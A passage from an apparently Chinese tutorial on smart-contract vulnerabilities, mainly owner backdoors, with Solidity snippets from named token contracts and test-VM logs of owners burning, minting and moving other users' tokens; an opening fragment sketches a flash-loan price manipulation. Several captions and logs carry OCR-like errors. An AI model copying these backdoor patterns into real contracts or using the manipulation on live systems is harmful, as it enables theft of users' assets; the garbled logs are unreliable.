转账数量计算  bool y2=other.balanceOf(address(this)) >= curTAmount22;  require(y2,"token balance is low.");  other.transfer(cur, curTAmount22);  teambonus[cur]+=curTAmount;  yjl[level[cur]]=yjl[level[cur]]+1;  }  } |

通过pledgein()函数转入USDT后，收到一定比例的Discover代币。转入USDT资金由pledgein()函数操作，接收Discover代币在team()函数中实现，获取价格由getprice()函数完成。

攻击者调用pledgein()函数前，通过闪电贷借到大量USDT，使得余额（balanceOf）变少；然后，调用pledgein()函数，转入少量USDT；最后，调用getprice()函数获取价格，余额的（balanceOf）减少导致\_price降低，因此，\_swapprice变小，最终转账数量的curTamount变量增大。从而兑换的Discover代币数量增加。

2.11 Owner漏洞与后门

智能合约包含交易数据和相应的操作，只有满足要求的用户才能够查阅数据或执行操作（调用函数）。智能合约代码本身约定和解释用户的权限和义务，不同用户可以根据相应的业务需要开发智能合约。

然而，一些合约存在可疑的后门，具有特殊权限的用户(地址，合约的owner)，常常具有操纵用户数字资产的权限。通过预留权限，某些用户甚至任意用户的资数字资产，危害较大。

2.11.1 产生原理

智能合约不仅有访问控制权限（private、public、internal、external等，见第5章），也有逻辑上的控制权限，即通过owner、admin等依据业务需求中的用户责任、义务而定义的权限规则，如onlyOwner或onlyAdmin等。onlyOwner是智能合约中最常用、最容易实现的访问控制方法，只允许合约所有者调用被修饰的函数。

如果用于约束一个函数的修改器内部逻辑存在漏洞，外部合约可以通过设计相应的参数值，避开修改器的约束，或者由owner等直接执行操作，而不受任何约束，从而调用被约束的函数。

2.11.2 攻击过程

尽管使用了修饰器，限制仅owner可以执行某些操作，例如mint合约代币、burn合约代币等。一切看得非常合理，但是，却忽略的owner本身的权限过大，直接给自己开后门。

|  |  |
| --- | --- |
| **代码11-1 owner漏洞与后门合约ownerContract** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16 | contract ownerContract{  uint totalSupply = 0;  address public owner;  mapping (address => uint256) public balances;  ...  modifier onlyOwner {  require (msg.sender == owner) // 检验访问者是owner  \_;  }  function manipulate(address \_owner) public onlyOwner {  .... // 对合约数据或函数的操纵  }  ...  } |

代码5-1中，修饰器的约束条件“msg.sender == owner”，检验被约束函数仅允许合约所有者才能调用。调用第12行的manipulate()函数，仅允许由owner调用，例如，向指定用户转账，将制定地址的代币销毁等。利用该漏洞，可以轻易窃取该合约的数字资产，操纵外部用户的数字资产。

2.11.3 特征描述

(1) 漏洞产生层次

产生于代码层（如Solidity代码层）。一般产生于合约的逻辑层面，即函数的onlyOwner或onlyAdmin修饰器上。

(2) 漏洞产生原因

函数修改器指定的用户能够不受约束的操纵合约，包括合约数据和函数。

(3) 漏洞攻击方式

设计输入参数，利用onlyOwner或onlyAdmin函数修改器的约束，直接调用相关函数，例如直接授权、转账、销毁等。

(4) 漏洞危害

修改器对应的相关函数的限制的条件，没有起到预期的作用，致使被约束函数执行，产生不该产生的后果。例如，合约所有滥用缺陷，调用相关函数，甚至向自己转账。

(5) 漏洞防范策略

采用形式化验证等方法检测智能合约的操作权限，避免owner、admin等直接操纵不该操纵的数据或函数。

2.11.4 典型案例

2.11.4.1 burnTokens函数（CarTaxiToken）

CarTaxiToken合约对应的代币CTX CarTaxi。合约中函数burnTokens()用于销毁用户的代币。

合约名称：CarTaxiToken

合约地址：0x662aBcAd0b7f345AB7FfB1b1fbb9Df7894f18e66

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.17-nightly.2017.9.21+commit.725b4fc2

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x662abcad0b7f345ab7ffb1b1fbb9df7894f18e66

代码11-2是CarTaxiToken合约的burnTokens()函数，源码第218-226行。该函数的地址参数、代币数量都可控，因此，合约的调用者可以销毁任意用户的代币。该函数只能被合约的ICO地址用户调用。

|  |  |
| --- | --- |
| **代码11-2 CarTaxiToken合约中的burnTokens()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31 | address public icoContract = 0x0;  /\*  \* Modifiers  \*/  modifier onlyIcoContract() {  // only ICO contract is allowed to proceed  require(msg.sender == icoContract);  \_;  }  /\*  \* Contract functions  \*/  /// @dev Contract is needed in icoContract address  /// @param \_icoContract Address of account which will be mint tokens  function CarTaxiToken(address \_icoContract) {  assert(\_icoContract != 0x0);  icoContract = \_icoContract;  }  // @dev Burns tokens from address. It's can be applied by account with address this.icoContract  /// @param \_from Address of account, from which will be burned tokens  /// @param \_value Amount of tokens, that will be burned  function burnTokens(address \_from, uint \_value) onlyIcoContract {  assert(\_from != 0x0); // 验证地址不为0  require(\_value > 0);  balances[\_from] = sub(balances[\_from], \_value); // 销毁from地址的代币  } |

代码11-2中给出了onlyIcoContract修饰器的定义，以及地址icoContract的初始值为0x0。

**攻击过程**

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

该漏洞只能被部署时选择的账户利用。

使用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约，给账户B（0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2）生成100代币，查看生成后余额。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: CarTaxiToken.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to CarTaxiToken.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2603 gas (Cost only applies when called by a contract)  input 0x70a...35eb2  decoded input {  "address \_owner": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: balance 100"  }  1ogs [] |

使用账户A调用burnTokens销毁账户B的10个代币，再次查看账户B的余额。

|  |
| --- |
| from: dx5B3...eddC4 to: CarTaxiToken.burnTokens(addreas, uinn256) 0xd91..39138 value: 0 wei data: 0x0d1...6000a logs: 0 hash: 0xf4b...3cda  status true Transaction mined and execution succeed  transaction hash 0xf4b536357986722f3f922219a754190d43d22ea81faf57bf6fe8f941c723edae  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to CarTaxiToken.burnTokens(address, uint256) 0xd9145CCE52D386f254917e481eB44e9943F39138  gas 33761 gas  transaction cost 29357 gas  execution cost 1785 gas  input 0x0d1...0000a  decoded input {  "address \_from": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  “uint256 \_value": "10"  }  decoded output {} |

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: CarTaxiToken.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to CarTaxiToken.balaneeOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2603 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address \_owner": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: balance 90"  }  1ogs [] |

2.11.4.2 destroyTokens函数（TNBToken）

TNBToken合约对应代币TNB Time New Bank。合约函数destroyTokens()用于销毁\_owner地址的\_amount数量的代币。

合约名称：TNBToken

合约地址：0xF7920B0768Ecb20A123fAc32311d07D193381d6f

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.15+commit.bbb8e64f

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xf7920b0768ecb20a123fac32311d07d193381d6f

代码11-3是合约TNBToken的函数destroyTokens()，源码第462-475行。函数传入两个参数，\_owner是要销毁的代币的地址，\_amount是要销毁的代币数量。

|  |  |
| --- | --- |
| **代码11-3 CarTaxiToken合约中的destroyTokens()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40 | contract Controlled {  /// @notice The address of the controller is the only address that can call  /// a function with this modifier  modifier onlyController {  require(msg.sender == controller);  \_;  }  //block for check//bool private initialed = false;  address public controller;  function Controlled() {  //block for check//require(!initialed);  controller = msg.sender;  //block for check//initialed = true;  }  /// @notice Changes the controller of the contract  /// @param \_newController The new controller of the contract  function changeController(address \_newController) onlyController {  controller = \_newController;  }  }  /// @notice Burns `\_amount` tokens from `\_owner`  /// @param \_owner The address that will lose the tokens  /// @param \_amount The quantity of tokens to burn  /// @return True if the tokens are burned correctly  function destroyTokens(address \_owner, uint \_amount) onlyController returns (bool) {  uint curTotalSupply = totalSupply();  require(curTotalSupply >= \_amount);  uint previousBalanceFrom = balanceOf(\_owner);  require(previousBalanceFrom >= \_amount);  updateValueAtNow(totalSupplyHistory, curTotalSupply - \_amount);  updateValueAtNow(balances[\_owner], previousBalanceFrom - \_amount);  // 没有对地址参数\_owner进行约束  Transfer(\_owner, 0, \_amount);  return true;  } |

代码11-3中，地址参数可控，函数仅校验销毁地址账户的代币是否大于要销毁的数量，以及当前总发行量是否大于要销毁的数量。然后，更新代币总量和地址账户的代币数量。

尽管该函数有onlyController修饰器进行修饰，代码11-3中的第1-24行，源码第12-34行。用于约束紧controler用户地址可以操纵该函数，并销毁任意地址的代币。

**攻击过程**

漏洞合约部署地址：0xB57ee0797C3fc0205714a577c02F7205bB89dF30

该漏洞只能被部署时选择的账户利用。

使用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约。给账户A生成100代币，生成后余额为：

|  |
| --- |
| [vm] from: 0x5B3...eddC4 to: TNBToken.generateTokens(address, uint256) 0xB57...9dF30 value: 0 wei data: 0x827...00064 logs: 1 hash: 0x0e6...f4f69  status true Transaction mined and execution succeed  transaction hash 0x0e66c0f02d09bf9c47cb1113263666b6bc15ef1885f7a9fe26d4dc80b4ef4f69  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to TNBToken.generateTokens(address, uint256) 0xB57ee0797C3fc0205714a577c02F7205bB89dF30  gas 137689 gas  transaction cost 119729 gas  execution cost 98157 gas  input 0x827...00064  decoded input {  "address \_owver": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "uint256 \_amount": "100"  }  decoded output {  "0": "bool: true"  } |

调用destroyTokens()函数，销毁账户A的10代币，查看账户A余额。

|  |
| --- |
| Input 0xd3e...0000a  decoded input {  "address \_owner": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "uint256 \_amount": "10”  }  decoded output {  "0": "bool true"  }  logs [{  "from": "0xB57ee0797C3fc0205714a577c02F7205bB89dF30”,  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "event": "Transfer",  "args": {  "0": "0x58380ata701e568545dcfe03ren875f56beddc4",  "1": "0x0000000000000000000000000000000000000000",  "2": "10"，  "\_from": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "\_to": "0x0000000000000000000000000000000000000000",  "\_value": "10"  }  }]  val 0 wei |

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: TNBToken.balanceOf (address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to TNBToken.balanceOf(address) 0xB57ee0797C3fc0205714a577c02F7205bB89dF30  execution cost 8514 gas (Cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address \_owner": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4”  }  decoded output {  "0": "uint256: balance 90"  }  logs [] |

2.11.4.3 destroyIBTCToken函数（IBTCToken）

IBTCToken合约对应代币IBTC。合约函数destroyIBTCToken()用于销毁代币IBTCToken。

合约名称：IBTCToken

合约地址：0xB7c4A82936194FEE52a4E3d4cEC3415f74507532

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.25+commit.59dbf8f1

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xb7c4a82936194fee52a4e3d4cec3415f74507532

代码11-4是IBTCToken合约函数destroyIBTCToken()，源码第155-160行。该函数被onlyOwner修饰，源码第75-79行。

|  |  |
| --- | --- |
| **代码11-4 CarTaxiToken合约中的destroyTokens()函数** | |
| 1  2  3  5  6  7  8  9  10  11 | // modifier to allow only owner has full control on the function  modifier onlyOwner {  require(msg.sender == owner);  \_;  }  function destroyIBTCToken(address to, uint256 value) public onlyOwner {  require (to != 0x0 && value > 0 && \_totalSupply >= value);  balances[to] = balances[to].sub(value); // 仅限制地址非0x0，没有其他约束  } |

函数destroyIBTCToken()只能被owner调用。需要注意到的是，地址参数to 可控，因此，owner可以传入任意用户的地址并销毁value数量的代币，仅需要满足条件\_totalSupply >= value。

**攻击过程**

漏洞合约部署地址：0x358AA13c52544ECCEF6B0ADD0f801012ADAD5eE3

该漏洞只能被部署时选择的账户利用。

使用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约。给账户B（0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2）分配1000个代币，查看账户B的余额。

|  |
| --- |
| CALL [ca11] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: IBTCToken.balanceOf(address) data: dx70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to IBretoken.balenceOf(address) 0x358AA13c52544ECCEF6B0ADD0f801012ADAD5eE3  execution cost 2723 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address who": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 1000"  }  logs []  transact to IBTCToken.destroyIBTCToken pending ... |

用账户A执行destroyIBTCToken函数，销毁账户B的100个代币。

|  |
| --- |
| from: 0x5B3...eddC4 to: IBTCToken.destroyIBTCToken(address, uint256) 0x35B...D5Ee3 value: 0 wei data: 0xd84...00064 logs: 0 hash; 0x4c6...0c670  status tree Transaction mined and execution succeed  transaction hash 0x4c64f7ff379e2b152f936f597ba7a6af9f9691a5933d425abcc52dc562f0c670  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to IBTCToken.destroyIBTCToken(address, uint256) 0x358AA13c52544ECCEF6B0ADD0f801012ADAD5eE3  gas 36725 gas  transaction cost 31934 gas  execution cost 10362 gas  input 0xd84...00064  decoded input {  "address to": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "uint256 value": "100"  }  decoded output {}  logs [] |

再次查看账户B的余额，变成了900。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: IBTCToken.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to IBTCToken.balanceOf(address) 0x358AA13c52544ECCEF6B0ADD0f801012ADAD5eE3  execution cost 2723 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input  "address who": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 900"  }  logs [] |

2.11.4.4 melt函数（sacToken）

sacToken合约对应的代币是SAC Smart Application Chain。合约函数melt()用于销毁代币的Token。

合约名称：sacToken

合约地址：0xabC1280A0187a2020cC675437aed400185F86Db6

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.24+commit.e67f0147

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xabc1280a0187a2020cc675437aed400185f86db6

代码11-5是合约sacToken的函数melt()，代码第25-37行，源码第290-308行。melt()函数只能被合约的CFO调用，由于地址参数dst可控，合约的CFO可以销毁任意地址的代币。

|  |  |
| --- | --- |
| **代码11-5 sacToken合约中的melt()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37 | //-----------------------------------------------  // 初始化合约，并把所有代币都给CFO  //-----------------------------------------------  // @param initialSupply 发行总量  // @param tokenName 代币名称  // @param tokenSymbol 代币符号  //-----------------------------------------------  function sacToken(uint256 initialSupply,string tokenName,string tokenSymbol) public{  \_cfo = msg.sender;  \_supply = initialSupply \* 10 \*\* uint256(decimals);  \_balances[\_cfo] = \_supply;  name = tokenName;  symbol = tokenSymbol;  }  //-----------------------------------------------  // 判断合约调用者是否 CFO  //-----------------------------------------------  modifier onlyCFO(){  require(msg.sender == \_cfo);  \_;  }  //-----------------------------------------------  // 销毁代币  //-----------------------------------------------  // @param dst 目标帐户地址  // @param wad 销毁金额  //-----------------------------------------------  function melt(address dst, uint256 wad) onlyCFO public returns (bool){  require(\_balances[dst] >= wad); // 检查帐户余额  \_balances[dst] = sub(\_balances[dst],wad); //销毁目标地址代币  \_supply = sub(\_supply,wad);  MeltEvent(dst, wad); //销毁代币事件  return true;  } |

代码11-5中的修改器onlyCFO，源码第121-128行，限制melt()函数仅能被CFO调用，且CFO的初始值由构造函数（源码第104-119行）设置。

**攻击过程**

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

该漏洞只能被部署时选择的账户利用。

使用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约，查看总代币数。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: sacToken.balanceOf(address) data: 0x70a...edde4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to sacToken.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2605 gas (cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address src": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4”  }  decoded output {  "0": "uint256: 10000000000000000000"  }  logs [] |

给账户B（0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2）分配1000个代币，查看账户B的余额和总代币数。

|  |
| --- |
| [vm] from: 0x5B3...eddC4 to: sacToken.mint(address, uint256) 0xd91..39138 value: 0 wei data: 0x40c...00064 logs 1 hash: 0xedf...e284a  status true Transaction mined and execution succeed  transaction hash 0xff7aaa62dff765d393d75eb45a57fa8ed457fd81404b2dd0bcd8c19c14e284a  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to sacToken.nint(address, uint256) 0xd9145CCE52D386f254917e481eB44e9943F39138  gas 61121 gas  transaction cost 53148 gas  execution cost 31576 gas  input 0x40c...00064  decoded input {  "address dst": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "uint256 wad": "100"  }  decoded output {  "0": "bool: true"  } |

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: sacToken.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  sacToken.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2605 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address src": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 100"  }  logs [] |

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: sacToken.totalSupply() data: 0x181...60ddd  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to sacToken.totalSupply() 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2338 gas (Cost only applies when called by a contract)  input 0x181...60ddd  decoded input {}  decoded output {  "0": "uint256: 1000000000000000000100"  }  logs [] |

用账户A调用melt函数，销毁账户B的10个代币，再次查看账户B的余额和总代币数。

|  |
| --- |
| [vm] from: 0x5B3...eddC4 to: sacToken.melt(address, uint256) 0xd91...39133 value: 0 wei data: 0x8f8...0000a 1ogs: 1 hash: 0x52b...be7da  status true Transaction mined and execution succeed  transaction hash  0x52d74dfc03583d7270c01a348963cdf3dd6f3d49dc7b2620f2fcccd5a6c6e7da  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to sacToken.melt(address, uint256) 0xd9145CCE52D386f254917e481eB44e9943F39138  gas 41768 gas  transaction cost 36320 gas  execution cost 14748 gas  input 0x8f8...0000a  decoded input {  "address dst": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "uint256 wad": "10"  }  decoded output {  "o": "bool: true"  } |

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: sacToken.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to sacToken.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2605 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address src: "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 90"  }  logs [] |

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: sacToken.totalSupply() data: 0x181...60ddd  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to sacToken.totalSupply() 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2338 gas (Cost only applies when called by a contract)  input 0x181...60ddd  decoded input {}  decoded output {  "0": "uint256:1000000000000000000000"  }  logs [] |

2.11.4.5 sweep函数（HxroTokenContract）

HxroTokenContract合约对应代币HXRO。合约函数sweep()用于从\_from地址向\_to地址转发额度为\_value的代币。

合约名称：HxroTokenContract

合约地址：0x4bD70556ae3F8a6eC6C4080A0C327B24325438f3

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.25+commit.59dbf8f1

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x4bd70556ae3f8a6ec6c4080a0c327b24325438f3

代码11-6是HxroTokenContract合约函数sweep()，源码第159-165行。sweep()函数只能被合约的owner调用。

|  |  |
| --- | --- |
| **代码11-6 HxroTokenContract合约中的sweep()函数** | |
| 1  2  3  5  6  7  8 | function sweep(address \_from, address \_to, uint256 \_value) public onlyOwner {  require(\_from != 0x0, "Invalid Sender Address");  require(\_to != 0x0, "Invalid Recipient Address");  require(\_value != 0, "Amount should not be 0");  allowance[\_from][msg.sender] += \_value;  transferFrom(\_from, \_to, \_value); //代币转账操作  } |

代码11-6第7行，先通过allowance授权代币操作，然后，调用transferFrom()函数，从\_from地址向\_to地址转账。这里没有约束\_to地址，因此，可以向任何地址转账。

**攻击过程**

漏洞合约部署地址：0xf8e81D47203A594245E36C48e151709F0C19fBe8

该漏洞只能被部署时选择的账户利用。

用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署合约，部署时设置账户A的余额是9900，总代币数是10000。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: HxroTokenContract.balanceOf(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to HxroTokenContract.balanceOf(address) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  execution cost 2630 gas (Cost only applies when called by a contract)  input 0x70a...edde4  decoded input {  "address": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output {  "0": "uint256: 9900"  }  logs [] |

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: HxroTokenContract.totalSupply() data: 0x181...60ddd  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to HxroTokenContract.totalSupply() 0xf8e81D47203A594245E36C48e151709F0C19fBe8  execution cost 2360 gas (Cost only applies when called by a contract)  input 0x181...60ddd  decoded input {}  decoded output {  "0": "uint256: 10000"  }  logs [] |

用账户A给账户B（0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2）转账100个代币，调用sweep()函数。查看账户B的余额为100，转账成功。

|  |
| --- |
| input 0x62c...00064  decoded input {  "address \_from": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "address \_to": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "uint256 value": "100"  }  decoded output {}  logs [{  "from": "0xf8e81D47203A594245E36C48e151709F0C19fBe8",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef”,  "event": "Transfer",  "args": {  "0": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "1": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "2": "100"，  "from": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "to": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "value": "100"  }  }] |

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: HxroTokenContract.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to HxeoTokenContract.balanceOf(address) 0xf8e81D47203A594245E36C48e151709F0C19fBe8  execution cost 2630 gas (Cost only applies when called by a contract)  input 0x70a...350b2  decoded input {  "address": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 100"  }  logs [] |

2.11.4.6 mintToken函数（TokenERC20）

在这个漏洞中，owner能够随意增加给定地址的代币额度。不仅如此，owner还可以从一个地址扣除代币额度。这是因为在合约部署时，owner被设定为合约部署者的地址，也只有owner可以修改owner账号地址。如此一来，这个漏洞就只能被owner调用。

合约名称：TokenERC20

合约地址：0xc3761eb917cd790b30dad99f6cc5b4ff93c4f9ea

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xc3761eb917cd790b30dad99f6cc5b4ff93c4f9ea

这是个漏洞，更是一个专门为owner留的后门。代码11-7所示，为TokenERC20合约的mintToken()函数，对应源代码第205-213行。

|  |  |
| --- | --- |
| **代码11-7 TokenERC20合约的mintToken()函数** | |
| 1  2  3  5  6  7  8  9  10  11 | /// @notice Create `mintedAmount` tokens and send it to `target`  /// @param target Address to receive the tokens  /// @param mintedAmount the amount of tokens it will receive  function mintToken(address target, uint256 mintedAmount) **onlyOwner** public {  // 只能被Owner调用  balanceOf[target] += mintedAmount;  totalSupply += mintedAmount;  Transfer(0, this, mintedAmount);  Transfer(this, target, mintedAmount);  } |

攻击过程

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

该漏洞只能被部署时选择的账户利用。

用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署合约，查看账户A的余额。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: MyAdvancedToken.balanceOf(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to MyAdvancedToken.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2575 gas (Cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output {  "0": "uint256: 1000000000000000000000"  }  logs [] |

对于账户B（0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2），用账户A调用函数mintToken()向B转账，B增加100代币。

|  |
| --- |
| execution cost 33478 gas  input 0x79c...00064  decoded input {  "address target": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "uint256 mintedAmount": "100"  }  decoded output {}  logs [{  "from": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "event": "Transfer",  "arge": {  "0": "0x0000000000000000000000000000000000000000",  "1": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "2": "100",  "from": "0x0000000000000000000000000000000000000000",  "to": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "value": "100"  }  }] |

查看账户B的余额为100代币，转账成功。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: MyAdvancedToken.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to MyAdvancedToken.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2575 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 100"  }  logs [] |

2.11.4.7 setPrices函数（MyAdvancedToken子合约）

TokenERC20合约对应代币ERC20。函数setPrices()只能被owner调用。这样，owner就可以根据需要，设置一个高的卖出价格，以及一个低的买入价格。

合约名称：TokenERC20

合约地址：0xc3761eb917cd790b30dad99f6cc5b4ff93c4f9ea

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xc3761eb917cd790b30dad99f6cc5b4ff93c4f9ea

代码11-8为TokenERC20子合约MyAdvancedToken的函数setPrices()（第1-9行，源码第223-229行）。owner可以随意设置售出价格和买入价格，并通过buy()函数sell()函数进行低买高卖。

|  |  |
| --- | --- |
| **代码11-8 MyAdvancedToken子合约中的sell()函数** | |
